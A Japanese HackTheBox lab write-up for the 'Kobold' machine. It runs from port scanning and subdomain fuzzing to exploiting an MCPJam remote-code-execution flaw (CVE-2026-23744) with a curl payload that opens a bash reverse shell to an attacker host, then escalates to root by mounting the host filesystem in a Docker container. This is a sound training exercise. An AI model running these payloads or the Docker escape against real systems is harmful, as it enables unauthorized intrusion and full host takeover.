

はじめに
本記事はHackTheBoxのWriteupです。
Machineは、Koboldです。
Koboldでは、Arcaneの脆弱性やDockerの権限昇格について学びます。
スキャニング
はじめにポートスキャンを実行します。
以下では事前に用意したシェルを介してポートスキャンを実行しています。
##################
# Port scan tool #
##################
 *Detailed scan :1
 *Full scan     :2


 ***Select scanning method by number***
1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 23:04 +0900
Nmap scan report for 10.129.25.235
Host is up (0.25s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
443/tcp  open  ssl/http nginx 1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
3552/tcp open  http     Golang net/http server
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Length: 2081
|     Content-Type: text/html; charset=utf-8
|     Expires: 0
|     Pragma: no-cache
|     Date: Fri, 03 Apr 2026 14:04:43 GMT
|     <!doctype html>
|     <html lang="%lang%">
|     <head>
|     <meta charset="utf-8" />
|     <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
|     <meta http-equiv="Pragma" content="no-cache" />
|     <meta http-equiv="Expires" content="0" />
|     <link rel="icon" href="/api/app-images/favicon" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
|     <link rel="manifest" href="/app.webmanifest" />
|     <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
|     <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
|_    <link rel="modu
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3552-TCP:V=7.98%I=7%D=4/3%Time=69CFC8FB%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(GetRequest,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges:\x
SF:20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalidate\
SF:r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charset=ut
SF:f-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Fri,\x2003\x20A
SF:pr\x202026\x2014:04:43\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20lang=
SF:\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<meta\
SF:x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,\x20
SF:must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20content=
SF:\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=\"0\
SF:"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favicon\"\
SF:x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\
SF:x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20/>\n
SF:\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n\t\t
SF:<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x20me
SF:dia=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name=\"t
SF:heme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x20me
SF:dia=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x20rel
SF:=\"modu")%r(HTTPOptions,8FF,"HTTP/1\.0\x20200\x20OK\r\nAccept-Ranges:\x
SF:20bytes\r\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalidate\
SF:r\nContent-Length:\x202081\r\nContent-Type:\x20text/html;\x20charset=ut
SF:f-8\r\nExpires:\x200\r\nPragma:\x20no-cache\r\nDate:\x20Fri,\x2003\x20A
SF:pr\x202026\x2014:04:43\x20GMT\r\n\r\n<!doctype\x20html>\n<html\x20lang=
SF:\"%lang%\">\n\t<head>\n\t\t<meta\x20charset=\"utf-8\"\x20/>\n\t\t<meta\
SF:x20http-equiv=\"Cache-Control\"\x20content=\"no-cache,\x20no-store,\x20
SF:must-revalidate\"\x20/>\n\t\t<meta\x20http-equiv=\"Pragma\"\x20content=
SF:\"no-cache\"\x20/>\n\t\t<meta\x20http-equiv=\"Expires\"\x20content=\"0\
SF:"\x20/>\n\t\t<link\x20rel=\"icon\"\x20href=\"/api/app-images/favicon\"\
SF:x20/>\n\t\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\
SF:x20initial-scale=1,\x20maximum-scale=1,\x20viewport-fit=cover\"\x20/>\n
SF:\t\t<link\x20rel=\"manifest\"\x20href=\"/app\.webmanifest\"\x20/>\n\t\t
SF:<meta\x20name=\"theme-color\"\x20content=\"oklch\(1\x200\x200\)\"\x20me
SF:dia=\"\(prefers-color-scheme:\x20light\)\"\x20/>\n\t\t<meta\x20name=\"t
SF:heme-color\"\x20content=\"oklch\(0\.141\x200\.005\x20285\.823\)\"\x20me
SF:dia=\"\(prefers-color-scheme:\x20dark\)\"\x20/>\n\t\t\n\t\t<link\x20rel
SF:=\"modu");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.23 seconds
Scan completed
上記ポートスキャンの結果を基に調査を行います。
列挙

ポートスキャンの結果を踏まえて、hostsファイルを編集後kobold.htbにHTTPアクセスすると、以下の様な画面が表示されます。
また、3552番ポートにアクセスすると、Arcaneのログイン画面が表示されます。

Arcaneは、Dockerコンテナを管理するプラットフォームです。
ファジング
ffufを実行してファジングを行なったところ、二つのサブドメインを検出しました。
$ ffuf -w ~/tool/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -c -fs 154
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://kobold.htb/
 :: Wordlist         : FUZZ: /home/kali/tool/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

bin                     [Status: 200, Size: 24402, Words: 1218, Lines: 386, Duration: 337ms]
mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 313ms]
:: Progress: [5000/5000] :: Job [1/1] :: 171 req/sec :: Duration: [0:00:31] :: Errors: 0 ::

bin.kobold.htbにHTTPアクセスすると、PrivateBinの画面が表示されます。また、2.0.2バージョンであることが分かります。

mcp.kobold.htbについては、MCPJamの画面が表示されます。

「Settings」画面より、1.4.2バージョンであることが分かります。
脆弱性分析
列挙した情報より、MCPJamの脆弱性について調べたところ、CVE-2026-23744に関する脆弱性を見つけました。
CVE-2026-23744は、バージョン1.4.2以前に存在するリモートコード実行(RCE)の脆弱性です。
攻撃者は、細工されたHTTPリクエストを送信してMCPサーバーのインストールをトリガーすることで、任意のコードを実行できます。
ベンダーアドバイザリーのREC in MCPJam inspector due to HTTP Endpoint exposesより、PoCについて確認できます。
システムハッキング
上記で発見したCVE-2026-23744の脆弱性を利用して、足場を作ります。
アクセスの獲得
以下のようなリクエストを送信します。
$ curl -k https://mcp.kobold.htb/api/mcp/connect -H "Content-Type: application/json" -d '{"serverConfig":{"command":"bash","args":["-c","bash -i >& /dev/tcp/REDACTED/4444 0>&1"]},"serverId":"mytest"}'
上記コマンド実行後、用意したリスナーより、リバースシェルが取得できます。
listening on [any] 4444 ...
connect to [REDACTED] from (UNKNOWN) [10.129.28.176] 33604
bash: cannot set terminal process group (1529): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$
ユーザーフラグ
リバースシェル取得後はbenユーザーであり、現在のディレクトリは、/usr/local/lib/node_modules/@mcpjam/inspectorです。
ホームディレクトリより、ユーザーフラグが確認できます。
total 4
-rw-r----- 1 root ben 33 Apr  6 13:20 user.txt
ルートフラグ
Koboldでは、Dockerが起動しています。
ps aux | grep docker | grep -v grep
root        1608  0.0  1.8 1972104 73236 ?       Ssl  13:19   0:01 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1949  0.0  0.1 1597380 4264 ?        Sl   13:19   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.17.0.2 -container-port 8080 -use-listen-fd
/etc/groupを見ると、dockerグループに所属しているのは、aliceユーザーのみであることが確認できます。
docker:x:111:alice
以下のコマンドを実行して、グループIDを変更します。
$ newgrp docker
idコマンドを実行して、dockerグループに変更されたことが確認できます。
uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)
docker imagesコマンドを実行すると、以下のイメージが確認できます。
$ docker images
REPOSITORY                    TAG       IMAGE ID       CREATED        SIZE
mysql                         latest    f66b7a288113   8 weeks ago    922MB
privatebin/nginx-fpm-alpine   2.0.2     f5f5564e6731   5 months ago   122MB
ターミナルを安定後、以下のコマンドを実行して、ホストの/ディレクトリをコンテナの/mntディレクトリにマウントします。
$ docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
chrootを実行して、ファイルシステムを切り替えます。
$ chroot /mnt sh
ルートフラグが確認できます。
total 87232
-rwxr-xr-x 1 root root 89313464 Jan 15 01:05 arcane_linux_amd64
drwxr-xr-x 3 root root     4096 Apr  6 13:19 data
-rw-r----- 1 root root       33 Apr  6 13:20 root.txt
おわりに
Koboldでは、 AIツールに関する脆弱性について学びました。
AIツールは非常に便利ですが、Webアプリケーションと同様に、脆弱性が存在する場合は攻撃者に悪用されるリスクがあります。